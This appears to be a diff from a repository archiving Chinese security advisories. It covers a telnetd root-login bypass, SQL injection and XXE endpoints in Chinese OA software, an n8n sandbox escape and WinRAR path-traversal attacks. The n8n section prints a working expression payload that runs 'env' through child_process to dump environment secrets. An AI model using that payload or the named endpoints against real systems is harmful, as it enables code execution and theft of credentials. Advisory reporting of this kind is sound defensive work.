GNU InetUtils telnetd是GNU InetUtils套件中的远程登录服务守护进程,为客户端提供基于Telnet协议的明文终端接入能力。
|
||||
|
||||
|
||||
|
||||
**0x03 漏洞详情**
|
||||
###
|
||||
|
||||
**CVE-2026-24061**
|
||||
|
||||
**漏洞类型:**
|
||||
身份认证绕过
|
||||
|
||||
**影响:**
|
||||
获取权限
|
||||
|
||||
**简述:**
|
||||
GNU InetUtils telnetd存在远程身份认证绕过漏洞,telnetd在调用系统/usr/bin/login程序时,未对从客户端USER环境变量传入的用户名做过滤,直接拼接到login命令行。未经授权的远程攻击者可利用该缺陷,在无需任何口令的情况下直接获取目标主机的root shell,造成完全控制权泄露、敏感信息被窃取或进一步横向移动。
|
||||
|
||||
**0x04 影响版本**
|
||||
- 1.9.3 <= GNU InetUtils <= 2.7
|
||||
|
||||
**0x05****POC状态**
|
||||
- 已公开
|
||||
|
||||
**0x06****修复建议**
|
||||
|
||||
******目前官方已发布漏洞修复版本,建议用户升级到安全版本****:******
|
||||
|
||||
https://www.gnu.org/software/inetutils/
|
||||
|
||||
|
||||
|
||||
@@ -1,6 +1,6 @@
|
||||
# 漏洞预警 | 孚盟云SQL注入漏洞
|
||||
浅安
|
||||
浅安 浅安安全 2026-01-28 23:50
|
||||
浅安 浅安安全 2026-01-30 00:02
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- # 暂无
|
||||
@@ -24,7 +24,7 @@ SQL注入
|
||||
窃取敏感信息
|
||||
|
||||
**简述:**
|
||||
孚盟云的/m/Dingding/Ajax/AjaxMailSetup.ashx接口存在SQL注入漏洞,未经验证的攻击者可通过该漏洞获取数据库敏感信息。
|
||||
孚盟云的/m/Dingding/Ajax/AjaxOrderManage.ashx接口存在SQL注入漏洞,未经验证的攻击者可通过该漏洞获取数据库敏感信息。
|
||||
|
||||
**0x04 影响版本**
|
||||
- 孚盟云
|
||||
|
||||
@@ -0,0 +1,44 @@
|
||||
# 漏洞预警 | 金和OA XXE漏洞
|
||||
浅安
|
||||
浅安 浅安安全 2026-01-30 00:02
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- # 暂无
|
||||
|
||||
**0x01 危险等级**
|
||||
- 高危
|
||||
|
||||
**0x02 漏洞概述**
|
||||
|
||||
金和网络是专业信息化服务商,为城市监管部门提供了互联网+监管解决方案,为企事业单位提供组织协同OA系统开发平台,电子政务一体化平台,智慧电商平台等服务。
|
||||
|
||||

|
||||
|
||||
**0x03 漏洞详情**
|
||||
###
|
||||
|
||||
**漏洞类型:**
|
||||
XXE
|
||||
|
||||
**影响:**
|
||||
获取敏感信息
|
||||
|
||||
**简述:**
|
||||
金和OA C6的
|
||||
/c6/Jhsoft.Web.govset/GovAIPXml.aspx/
|
||||
接口处存在XXE漏洞,未授权的攻击者可以通过此漏洞读取服务器上敏感文件或探测内网服务信息,进一步利用可导致服务器失陷。
|
||||
|
||||
**0x04 影响版本**
|
||||
- 金和OA C6
|
||||
|
||||
**0x05****POC状态**
|
||||
- 已公开
|
||||
|
||||
**0x06****修复建议**
|
||||
|
||||
**目前官方已发布漏洞修复版本,建议用户升级到安全版本****:**
|
||||
|
||||
http://www.jinher.com/
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,29 @@
|
||||
# 警惕最新高危漏洞n8n 严重缺陷(CVSS 9.9)允许远程代码执行
|
||||
ZM
|
||||
ZM 暗镜 2026-01-29 22:00
|
||||
|
||||
JFrog研究员 Natan Nehorai发现n8n 中存在一个严重的远程代码执行 (RCE)编号为 CVE-2026-1470, CVSS 评分为 9.9,允许已认证用户突破平台的沙箱防御,并在主节点上执行任意代码。
|
||||
|
||||

|
||||
|
||||
该针对的是n8n灵活性的核心:其表达式求值系统。该功能旨在允许用户编写自定义逻辑,但经发现其与底层运行时环境的隔离不足。
|
||||
|
||||
问题在于 n8n 如何处理用户提供的表达式。根据,“已认证用户在工作流配置期间提供的表达式可能会在与底层运行时隔离不足的执行上下文中进行求值”。
|
||||
|
||||
这一疏忽将一项强大的功能变成了致命的武器。拥有认证访问权限的攻击者(可能是低级别用户)可以注入恶意载荷,从而完全绕过沙箱机制。
|
||||
|
||||
“经过身份验证的攻击者可以利用这种行为,以 n8n 进程的权限执行任意代码”。
|
||||
|
||||
一旦代码运行,攻击基本上就结束了。攻击者将获得与 n8n 应用程序本身相同的访问权限,这通常包括访问敏感数据、修改业务关键型工作流程以及执行系统级操作的权限。
|
||||
|
||||
该漏洞影响平台的特定版本范围。管理员应立即检查其实例。受影响的版本包括:
|
||||
|
||||
1.123.17
|
||||
|
||||
版本介于 2.0.0 和 2.4.5 之间(不包括 2.4.5)
|
||||
|
||||
版本介于 2.5.0 和 2.5.1 之间(不包括 2.5.1)
|
||||
# 相关验证
|
||||
|
||||
{{ (function(){ var constructor = 123; with(function(){}){ return constructor("return process.mainModule.require('child_process').execSync('env').toString().trim()")() } })() }}
|
||||
|
||||
@@ -0,0 +1,38 @@
|
||||
# 谷歌警告WinRAR必须更新!漏洞正被黑客疯狂利用:已有大量用户中招
|
||||
信安在线资讯 2026-01-30 01:08
|
||||
|
||||
日前谷歌威胁情报小组(GTIG)发布全球性安全预警,
|
||||
**指出去年发现的WinRAR高风险漏洞(CVE-2025-8088)正在被黑客大规模利用,且目前已出现大量中招案例。**
|
||||
|
||||
虽然官方已在7.13版本中修复了该问题,但仍有大量用户因未及时更新而面临系统被全面控制的风险。
|
||||
|
||||

|
||||
|
||||
据谷歌介绍,WinRAR 7.12及更早版本存在严重漏洞,攻击者可利用该漏洞在解压时错误地将文件写入系统目录,最终实现恶意代码执行并获取系统控制权,该漏洞在CVSS中的得分为 8.4/10,属于高风险等级。
|
||||
|
||||
攻击的核心机制是利用Windows系统的“备用数据流”(ADS)特性进行路径遍历攻击,通常情况下,黑客会将恶意文件隐藏在压缩包内诱饵文件的ADS中。
|
||||
|
||||
**当用户查看诱饵文件时,WinRAR会在后台通过目录遍历,将恶意负载(如LNK、HTA、BAT或脚本文件)解压并释放到任意位置。**
|
||||
|
||||
黑客最常选择的目标是Windows的 “启动(Startup)”文件夹,从而确保恶意软件在用户下次登录时自动执行,实现长期潜伏。
|
||||
|
||||
谷歌指出,目前包括UNC4895(RomCom)、APT44以及Turla在内的多个知名黑客组织正积极利用该漏洞。
|
||||
|
||||
攻击者主要通过鱼叉式网络钓鱼,将恶意RAR附件伪装成“求职简历”或“发票”,投放包括Snipbot、Mythic Agent在内的各类后门木马,受害者涵盖金融、制造、国防及物流等多个重要领域。
|
||||
|
||||
**由于WinRAR没有自动更新功能,许多用户可能仍在使用易受攻击的旧版本,建议手动将版本升级至WinRAR 7.13或更高版本。**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
原文来源:安全圈
|
||||
|
||||
|
||||
**end**
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
Reference in new issue
Block a user